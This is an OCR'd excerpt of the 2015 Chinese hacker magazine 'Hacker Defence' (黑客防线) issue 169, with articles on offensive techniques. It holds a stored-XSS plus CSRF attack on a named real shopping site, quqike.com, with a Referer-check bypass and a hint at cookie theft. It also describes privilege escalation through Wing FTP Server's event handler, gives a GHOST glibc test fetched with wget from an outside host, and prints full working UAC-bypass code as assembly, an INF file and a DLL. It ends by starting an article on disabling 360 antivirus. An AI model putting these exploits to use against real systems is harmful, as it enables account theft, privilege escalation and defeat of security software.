在 攻 与 防 的 对 立 统 一 中 寻 求 突 破

黑客防线

1

总第169期
2015

HACKER DEFENCE

网站全新改版，欢迎访问：http://www.hacker.com.cn

2015年 第一期 黑客防线

Android移动智能终端安全视频通信

Windows7默认环境绕过UAC

渗透提权别忘了Wing FTP Server

Android移动智能终端安全语音通信

再谈对抗360安全卫士

Linux glibc幽灵漏洞测试

《黑客防线》1 期文章目录

总第 169 期 2015 年

漏洞攻防

编程解析

密界寻踪

Android 远程监控技术

双管齐下窃取曲奇客购物网站的用户账户

文/图 宗旋

曲奇客（www.quqike.com），是国内首家针对高校学生的导购平台，此网站账户与教育网高清云窗视频系统是同步的，可以直接登录。此网站是一个基于 ASP 脚本编写的导购以及积分兑换网站平台。曾经我发现此网站存在可以直接通过元素修改进行无限制礼品兑换漏洞，此次再次造访此网站进行友好测试，发现不少漏洞和代码编写问题，这些问题在我最近的渗透中多次发现，创新工场下的购物网站也有类似问题，感觉比较有意义，特此写成文字，进行分析与总结。

此网站从外观看相比于其他购物网站并没有特别的差异，映入眼帘的即是商品推荐。我是一个来找茬的，基本上不会欣赏商品，而是直接注册登录，登录处就有 bug，对于输入的密码直接显示正确与否，可以爆破利用，下一行的验证码名存实亡，这里不是重点，我觉得爆破是运气加耐力，所以不算漏洞。登录进去，直接找到个人资料处，只有此处可以填写额外代码，经过测试发现收获地址处存在存储型 XSS 漏洞，如图 1，在街道地址处直接填写 xss 测试代码，点击保存，cookie 成功弹出。

代码为：<script>alert(document.cookie)</script>

图 1

弹出 cookie 窗口可以看到字段 quqiPwd，此字符串经过 MD5 解密，发现正是密码，cookie 还存在有账户名 quqiUser，即邮箱地址。此时，敏锐的嗅觉让我感觉到此处漏洞已经形成。

图 2

很多 web 开发者认为收货地址是手动填写，忽略了对 XSS 的过滤。漏洞既然形成，那么接下来需要加以利用，否则这个漏洞就是 NULL，无任何用处。很明显，只有 CSRF 可以达到写入 XSS 代码的目的。收货地址处，数据提交没有任何额外验证数据，我直接写如下 html 代码（网页名称 test.html），进行数据的 POST 提交。

```
<form action=http://www.quqike.com/user_center_info.asp method=POST>
   <input type="text" name="typ" value="3" />
   <input type="text" name="a_id" value="" />
   <input type="text" name="a_sname" value="黎明" />
   <input type="text" name="s_province" value="北京市" />
   <input type="text" name="s_city" value="北京市" />
   <input type="text" name="s_county" value="东城区" />
   <input type="text" name="a_address" value="<script>alert(document.cookie)</script>" />
   <input type="text" name="a_zip" value="111111" />
   <input type="text" name="a_phone" value="15012342345" />
   <input type="text" name="a_defult" value="1" />
</form>
<script> document.forms[0].submit(); </script>
```

图 3

触发网页提交失败，看来开发者在 CSRF 上还是花了功夫的，我并没有气馁，继续测试，利用 burpsuite 先从 HTTP 参数 Origin 开始，发现无影响；Referer 有影响，无法成功提交。基本上算是失败了，用户的 Referer 无法修改。脑子一定要转得快，这里也将是我认为最有意义的地方，发现网站开发人员并没有验证完整的 Referer，而是只验证了提交页面。

正确的 Referer: http://www.quqike.com/user_center.asp

错误的 Referer: http://localhost/test.html

正确的 Referer: http://localhost/user_center.asp

这里也应了一个词语，坚持不懈。既然这样就方便了很多，将 test.html 直接改成 user_center.asp 运行在 IIS+ASP 环境下，显示成功。但是 alert(document.cookie)被过滤掉了。很奇怪，手动添加不会被过滤，表单提交就被过滤掉。将代码写成 <script>a=1;alert(document.cookie);</script>即可成功，弹出 cookie。另外，将代码写成 <script>document.write(document.cookie);</script>，看到如下图 4 效果，将 SRC 引入即可将

cookie 偷走。

图 4

漏洞修补办法

1）验证完整的 Referer，不能局部认证。

2）需要在输入框中过滤 js 代码，不能只进行简单过滤。

3）在数据提交的时候要多判断几个 HTTP 参数，保证万无一失。

渗透提权别忘了 Wing FTP Server

文/图 爱无言

“提权”这个事情一直是渗透测试中的重点关注对象，从原理上进行区分的话，“提权”工作主要借助于操作系统本身的安全漏洞和第三方软件的安全漏洞，这其中第三方软件常常涉及到杀毒、防火墙、输入法、服务器类软件。谈到服务器类软件，在以往曝光的安全漏洞中，Serv-U 的提权漏洞可谓人人皆知，不知道多少服务器都是被这个提权漏洞沦陷的。Serv-U 是一款 FTP 服务软件，同样我们今天接触到的这款名为“Wing FTP Server”的软件也是一款 FTP 服务软件。

“Wing FTP Server”在国内的名气也许并不高，但是在国外的服务器上会经常遇见，它支持多种模式下的 FTP 服务：传统的 21 端口 FTP 服务、80 端口的 Web 式 FTP 服务，还有 FTPES、FTPS、HTTPS、SSH 等。如此丰富的功能，当然深受用户的喜爱。“Wing FTP Server”的安装十分简单，安装完后提供了 Web 式的管理界面，如图 1 所示。

图 1

初次登陆“Wing FTP Server”的管理界面，它会要求你设置 Domain（域）、为新域建立 FTP 用户、设置用户访问目录。简单的设置完成后，你就可以使用了。这里我们新建了一个名为“test”的域，新建了一个名为“test”密码为“123456”的用户。

在安装“Wing FTP Server”过程中，我想起来它默认是将自己注册为一个系统服务，也就是说“Wing FTP Server”进程具有 SYSTEM 权限。为什么想到这个？因为我在一次渗透测试中需要进行提权，而可参考的信息中只有“Wing FTP Server”的管理员密码账号。这就使得我不得不思考，能不能借助“Wing FTP Server”进行一下提权。

遍历了一下“Wing FTP Server”管理界面中的所有功能，我们的目光集中到了一个名为“事件管理器”的功能上，如图 2 所示。




图 2

从图 2 中我们看到在“事件”一栏中有很多以“On”开头的函数名，这使得我们想到网页开发中的触发函数，也就是当某种动作发生时，就会执行某个“On”函数。以此类推，“OnUserLoggedIn”函数就是当用户成功登陆系统后所要执行的函数，那么它可以执行哪些

具体动作呢？




图 3

双击“OnUserLoggedIn”会出现图 3 的界面，在这个界面中我们发现“Wing FTP Server”事件处理函数允许我们干很多事情，例如执行程序、写入日志、发送邮件、执行 Lua 脚本。如此丰富的功能，其目的就是为了方便 FTP 管理人员，假设某个用户发送了邮件，借助事件处理函数，可以设定一个“发送邮件”，提醒管理员某个用户的邮件成功发送了。这是人性化软件设计的体现，但是这也意味着安全漏洞的发生。既然“Wing FTP Server”事件处理函数允许我们在事件发生后执行程序，而“Wing FTP Server”的进程又是以 SYSTEM 权限运行，那不就可以直接借此机会提权了吗？废话不多，直接测试效果看看。这里设定用户成功登陆系统后，借助“OnUserLoggedIn”函数执行系统中的记事本程序即“NOTEPAD.EXE”。现在利用一个已知的 FTP 用户登陆系统，我们远程查看服务器上进程会发现令人惊喜的事情，如图 4 所示。

图 4

是不是很酷！“NOTEPAD.EXE”进程不但被成功执行，而且就是“SYSTEM”权限，提权成功！

在兴奋的同时，我还想告诉大家的是，“Wing FTP Server”支持一种叫做“Lua”的脚本语言，这是作者设计的一种脚本化语言，利用它可以干很多事情，例如执行命令、写入木马病毒程序或者远程下载等等，这下我想渗透工作会更爽了，不是吗？

最后，本文旨在讨论安全技术，请不要使用本文技术进行任何违法行为，作者和杂志概不负责。

Linux glibc 幽灵漏洞测试

文/图 simeon

2015 年 1 月 28 日，互联网上爆出 Linux glibc 幽灵漏洞（glibc gethostbyname buffer overflow，http://seclists.org/oss-sec/2015/q1/274），也有人将其称之为“20150127 GHOST gethostbyname() heap overflow in glibc”，在 CVE 上的漏洞编号是 CVE-2015-0235。攻击者可利用此漏洞实施远程攻击，并完全控制目标系统。

glibc 是 GNU 发布的 libc 库，即 c 运行库。glibc 是 linux 系统中最底层的 api，几乎其它任何运行库都会依赖于 glibc。glibc 除了封装 linux 操作系统所提供的系统服务外，它本身也提供了许多其它一些必要功能服务的实现。glibc 囊括了几乎所有的 UNIX 通行的标准。

国外安全研究人员发现，glibc 的__nss_hostname_digits_dots()函数有缓冲区溢出漏洞。这一漏洞既可以本地利用，也可以远程利用。研究人员对漏洞进行了测试验证：向目标邮件服务器发送特别构造的邮件，从而获得了远程登录 Linxu 系统的 shell 脚本。通过这种方式可以绕过 32 位和 64 位系统上的所有现存保护机制（比如 SSLR、PIE 和 NX）。

受 glibc-2.2 影响的 GNU C 函数最早版本是在 2000 年 11 月发布的。这一漏洞曾在 2013 年 5 月被修补（在 glibc-2.17 和 glibc-2.18 版本之间）。但由于当时并没有被认定为安全威胁，包括 Debian 7、Red Hat Enterprise Linux 6 & 7、 CentOS 5&6 & 7 和 Ubuntu 12.04 在内的多数知名 Linux 版本在长达一年半的时间都没有修补幽灵漏洞，经测试以下版本均存在漏洞：

- RHEL (Red Hat Enterprise Linux) version 5.x, 6.x, 7.x
- CentOS Linux 5.x, 6.x & 7.x
- Ubuntu Linux version 10.04, 12.04 LTS
- Debian Linux version 7.x
- Linux Mint version 13.0
- Fedora Linux version 19 y anteriores
- SUSE Linux Enterprise 11 y anteriores
- Arch Linux glibc version <= 2.18-1

Linux glibc 幽灵漏洞最容易的攻击入口是邮件服务器，和存在 SSRF（Server-side Request Forgery）漏洞的 WEB 接口。值得庆幸的是，此漏洞目前还没有公开通用的攻击代码，这也给了服务器管理员们及时安装补丁的宝贵时间。

Linux glibc 幽灵漏洞测试方法

1. Ubuntu & Debian 检查

ldd –version

（1）Ubuntu 受影响版本（https://launchpad.net/ubuntu/+source/eglibc）：

Ubuntu 12.04 LTS: 2.15-0ubuntu10.10

Ubuntu 10.04 LTS: 2.11.1-0ubuntu7.20

（2）Debian gibc 受影响版本（https://security-tracker.debian.org/tracker/CVE-2015-0235），Debian 7 LTS: 2.13-38+deb7u7 等

eglibc (PTS)　squeeze　2.11.3-4　vulnerable

eglibc wheezy 2.13-38+deb7u6　vulnerable

Debian gibc 已经修复版本：

squeeze (lts)　2.11.3-4+deb6u4

wheezy (security)　2.13-38+deb7u7

2. CentOS & RHEL 检查

在 centos 上执行“rpm -q glibc”命令，如图 1 所示，显示 glibc 的版本信息为 glibc-2.5-118.el5_10.2。




图 1 centos glibc 版本信息

受影响版本：

CentOS 5:glibc-2.5-118.el5_10.2

CentOS 6: glibc-2.12-1.149.el6_6.5

CentOS 7: glibc-2.17-55.el7_0.5

RHEL 5: glibc-2.5-123.el5_11.1

RHEL 6: glibc-2.12-1.149.el6_6.5

RHEL 7: glibc-2.17-55.el7_0.5

查看 RHEL 各个版本更多有关该漏洞的信息请访问：

https://security-tracker.debian.org/tracker/CVE-2015-0235

3.POC 验证测试

把下面的代码保存为 ghost.c，或者 wget http://www.antian365.com/lab/linux0day/ghost.c。

```
/*
 * GHOST vulnerability check
 * http://www.antian365.com/lab/linux0day/ghost.c
 * Usage: gcc ghost.c -o ghost && ./ ghost
```

```
 */

#include <netdb.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <errno.h>

#define CANARY "in_the_coal_mine"

struct {
   char buffer[1024];
   char canary[sizeof(CANARY)];
} temp = { "buffer", CANARY };

int main(void) {
   struct hostent resbuf;
   struct hostent *result;
   int herrno;
   int retval;

   /*** strlen (name) = size_needed - sizeof (*host_addr) - sizeof (*h_addr_ptrs) - 1; ***/
   size_t len = sizeof(temp.buffer) - 16*sizeof(unsigned char) - 2*sizeof(char *) - 1;
   char name[sizeof(temp.buffer)];
   memset(name, '0', len);
   name[len] = '\0';

   retval = gethostbyname_r(name, &resbuf, temp.buffer, sizeof(temp.buffer), &result,
&herrno);

   if (strcmp(temp.canary, CANARY) != 0) {
      puts("vulnerable");
      exit(EXIT_SUCCESS);
   }
   if (retval == ERANGE) {
      puts("not vulnerable");
      exit(EXIT_SUCCESS);
   }
   puts("should not happen");
   exit(EXIT_FAILURE);
}
```

直接编译并执行：gcc ghost.c -o ghost && ./ghost，如果存在漏洞则会显示“vulnerable”，如图 2 所示。




图 2 poc 测试是否存在漏洞

也可以执行下面的命令，以检测是否存在漏洞。

方法一：

rpm -q glibc

cat /etc/issue

wget http://www.antian365.com/lab/linux0day/ghost.c

gcc ghost.c -o ghost && ./ghost

方法二：直接显示 glibc 的版本信息。

wget -O GHOST-test.sh http://www.antian365.com/lab/linux0day/GHOST-test.sh.txt

bash GHOST-test.sh

显示结果如下：

Vulnerable glibc version <= 2.17-54

Vulnerable glibc version <= 2.5-122

Vulnerable glibc version <= 2.12-1.148

Detected glibc version 2.5 revision 118

This system is vulnerable to CVE-2015-0235.
<https://access.redhat.com/security/cve/CVE-2015-0235>

Please refer to <https://access.redhat.com/articles/1332213> for remediation steps

修复方法

1. Ubuntu/Debian

在 Ubuntu/Debian 上执行以下命令进行修复，修复后需要重启。

apt-get update && apt-get -y install libc6

2.Centos

在 Centos 上执行“yum update glibc”后会有一个确认，输入“y”，大概会下载 6 个安装包，安装完成后需要重启计算机。

（完）

Windows7 默认环境绕过 UAC

文/图 大象装冰箱

在 Win7 默认配置环境下，UAC 处于第二级，如图 1 所示，在此级别下，用户对一个程序点击鼠标右键“以管理员身份运行”，是会触发 UAC 拦截弹窗的，也就是需要经过用户的确认才能以完整特权的管理员权限运行。




图 1

不过，我们用过一段时间后就会发现，用户打开一些操作系统自身的程序时，也是完整特权的，但它们启动的时候并没有触发 UAC 弹窗！最典型的就是任务管理器 taskmgr.exe，我们即使对任务管理器的 taskmgr.exe 文件点击鼠标右键“以管理员身份运行”也不会触发 UAC 弹窗。

由此得到启发：有没有一个特殊的不会 UAC 弹窗的系统程序在启动的时候是我们可以利用的（比如通过类似 dll 劫持之类的方式，让我们有机会控制它的运行）？顺着这个我们还要问：系统中到底有多少个特殊程序在用户双击运行它们后是完整特权，而且不会触发 UAC 弹窗的？

操作系统中有成百上千个可执行程序，难道我们要一个个右键点过去？

经研究（http://en.wikipedia.org/wiki/User_Account_Control），点击鼠标右键“以管理员身份运行”运行一个程序，是通过类似下面的代码实现的：

```
ShellExecute(hwnd, "runas", "C:\\Windows\\Notepad.exe", 0, 0, SW_SHOWNORMAL);
```

它和普通的 ShellExecute 执行程序不同的地方在于第二个参数“runas”，在 Vista 及以后的系统中它能触发 UAC 弹窗（如果不是特殊程序的话）。

OK，搞清楚了这一点，那么我们要找出有多少个不会触发 UAC 弹窗的特殊程序就 easy 了：编写一个遍历 C 盘的测试程序，然后对每个可执行文件调用上述传 runas 参数的 ShellExecute 函数，根据 ShellExecute 函数的返回值判断是否是特殊程序。

原理已经明了，这里省略具体代码实现了，我们直奔下面主题。

经测试，Win7 下输出了一堆不会触发 UAC 弹窗的特殊程序。一眼扫过去，在一堆输出结果中有一个程序让人眼前一亮：C:\Windows\system32\InfDefaultInstall.exe，根据文件名猜想：这是一个 inf 安装程序。我们知道，inf 一般都是用于驱动程序安装的，inf 文

件中可以编辑很多“指令”，是可以做很多事情的，比如操作注册表、服务、文件等。有关 inf 文件指令的详细介绍请参考 WDK 文档：https://msdn.microsoft.com/en-us/library/windows/hardware/ff547388(v=vs.85).aspx。

接下来，我们随便找个驱动的 inf 文件，通过鼠标右键点击 inf 文件的“安装”来验证我们的猜想，看看 inf 文件安装时是否会调用这个 InfDefaultInstall.exe，如果会又是以何种调用法实现。

通过 SysInternals 工具箱中的 Process Monitor 程序，我们完成整个 inf 文件安装过程的监控分析，验证了之前的猜想，概括出来就是：InfDefaultInstall.exe 会以完整特权运行，并且接收一个 inf 文件路径参数，执行 inf 文件里头的“指令”。

这就好办了！我们可以自拟一个 inf 文件，里面写上实现自己意图的指令，比如加载一个我们的 dll，在 dll 里执行指定程序，就可以搭上 InfDefaultInstall.exe 的便车，自动以完整特权运行，绕过 UAC 的弹窗拦截。

OK，整理下思路：

1. 制作一个 inf，如 BypassUAC.inf，里面有注册指定 dll 的指令；
2. 制作一个 dll，如 BypassUAC.dll，在 dllmain 中单纯执行一个其他程序，如 cmd.exe，然后强制退出进程；
3. 制作一个 exe，如 BypassUAC.exe：用 runas 参数的 ShellExecute 运行 InfDefaultInstall.exe，并且给 InfDefaultInstall.exe 附带 BypassUAC.inf 文件路径参数。
4. 双击 BypassUAC.exe 触发。

BypassUAC.exe 关键代码如图 2 所示。

```
_WinMain        proc    _FutureUse
        local   @dwFlag:DWORD,\
                @stSHELLEXECUTEINFO:SHELLEXECUTEINFO,\
                @szBuf[MAX_PATH]:BYTE

        invoke  GetCurrentDirectory,sizeof @szBuf,addr @szBuf
        invoke  lstrcat,addr @szBuf,mString(<'\BypassUAC.inf'>)

        invoke  _InitBuf,addr @stSHELLEXECUTEINFO,sizeof @stSHELLEXECUTEINFO
        mov     @stSHELLEXECUTEINFO.cbSize,sizeof @stSHELLEXECUTEINFO
        mov     @stSHELLEXECUTEINFO.fMask,SEE_MASK_NOCLOSEPROCESS
        mov     @stSHELLEXECUTEINFO.nShow,SW_SHOWNORMAL
        lea     eax,@szBuf
        mov     @stSHELLEXECUTEINFO.lpParameters,eax
        mov     @stSHELLEXECUTEINFO.lpFile,mString(<'c:\windows\system32\InfDefaultInstall.exe'>)
        mov     @stSHELLEXECUTEINFO.lpVerb,mString(<'runas'>)
        invoke  ShellExecuteEx,addr @stSHELLEXECUTEINFO

        ret
_WinMain        endp
```

图 2

BypassUAC.inf 文件内容如图 3 所示。

```
1  [Version]
2  Signature="$Windows NT$"
3
4  [DefaultInstall]
5  RegisterDlls=OurDll
6
7  [OurDll]
8  01,,BypassUAC.dll,2
```

图 3

BypassUAC.dll 关键代码如图 4 所示。

```
DllEntry        proc    _hInstance,_dwReason,_dwReserved
        local   @stSHELLEXECUTEINFO:SHELLEXECUTEINFO

        .if     _dwReason==DLL_PROCESS_ATTACH
                invoke  _InitBuf,addr @stSHELLEXECUTEINFO,sizeof @stSHELLEXECUTEINFO
                mov     @stSHELLEXECUTEINFO.cbSize,sizeof @stSHELLEXECUTEINFO
                mov     @stSHELLEXECUTEINFO.nShow,SW_SHOWNORMAL
                mov     @stSHELLEXECUTEINFO.lpFile,mString(<'c:\windows\system32\cmd.exe'>)
                invoke  ShellExecuteEx,addr @stSHELLEXECUTEINFO
        .endif

DllEntry_Exit:
        invoke  ExitProcess,NULL
        mov     eax,FALSE
        ret

DllEntry        endp
```

图 4

图 5 是实测效果，右上的 cmd 是默认双击打开的无完整特权的，左下是双击 BypassUAC.exe 后弹出的不触发 UAC 弹窗的具有完整特权的 cmd。

测试环境：

操作系统：Windows 7 Ultimate SP1 x64，全新安装+全补丁

当前用户：test，隶属于 administrators 组

UAC：默认级别




图 5

再谈对抗 360 安全卫士

文/图 弭相辰

继去年笔者在《黑客防线》杂志上发表几篇文章之后，这段时间除了繁忙的日常事务之外，又阅读了诸多黑防高手们的文章。随着学习研究的深入，更加深切的体会到自己在技术方面的匮乏。于是，我便再次以 360 安全卫士（在 x86/x64 的 Windows7 系统上）为研究对象，将自己最近一个时期学习的知识融入其中，以不同的几种方式来对抗 360，写出来和大家分享一下。笔者的目的不在于说用几种方式杀掉 360 的进程，而是在于和广大读者一起讨论 Windows 内核知识，与大家共同进步。

恢复 Inline Hook KiFastCallEntry 法

在 2014 年第 5、6 期黑防杂志上，笔者分析了恢复 Inline Hook KiFastCallEntry 来对抗腾讯电脑管家、360 安全卫士的方法，就程序本身来说，还是比较好理解的，并且也已提供给

大家，在这里便不再赘述了。但当时只是对程序做出了分析，并没有讨论为什么这样做可以结束 360 进程，这里顺便说一下。

对于常见的 Ring3 层的病毒，可以使用 OpenProcess 与 TerminateProcess 的组合来干掉病毒进程，但是想要这么干掉 360 的进程，显然是行不通的。这里以 TerminateProcess 为例，分析一下它的执行过程。此 API 实际上是位于 kernel32.dll 模块中，然后又进一步调用 ntdll.dll 模块中的 NtTerminateProcess 函数，该函数是一个存根函数，它通过 ntdll.dll 中的 KiFastSystemCall 来执行 SYSENTER 指令，然后进入了 Ring0 层，通过系统服务号来查找调用原生的（nt!）NtTerminateProcess 例程，从而结束指定进程。

然而，现实情况是，360 安全卫士做了一个 Inline Hook KiFastCallEntry，劫持了正常的系统调用，当 360 的 NtTerminateProcess 发现结束的是自己的进程时，必然会拒绝。这种方法与传统的 Hook SSDT 相比，更具有隐蔽性，所以我之前说更不容易发现 360Hook 了哪些函数。另一个好处是，让一些试图恢复 SSDT 来攻击安全软件的 Rootkit 失去了作用。如图 1 所示，用 PCHunter 发现的“从 int2e/sysenter 到 ssdt 表路径上检测到钩子”。可惜的是，钩子并无保护，被恢复之后，我们便可以“任性”的在任务管理器中结束所有 360 的进程，这正是恢复系统原始调用的最好诠释。图 2 形象的说明了这个过程。




图 1




图 2

进程线程法

先来看一张 Windows 内核空间概念图，如图 3 所示。

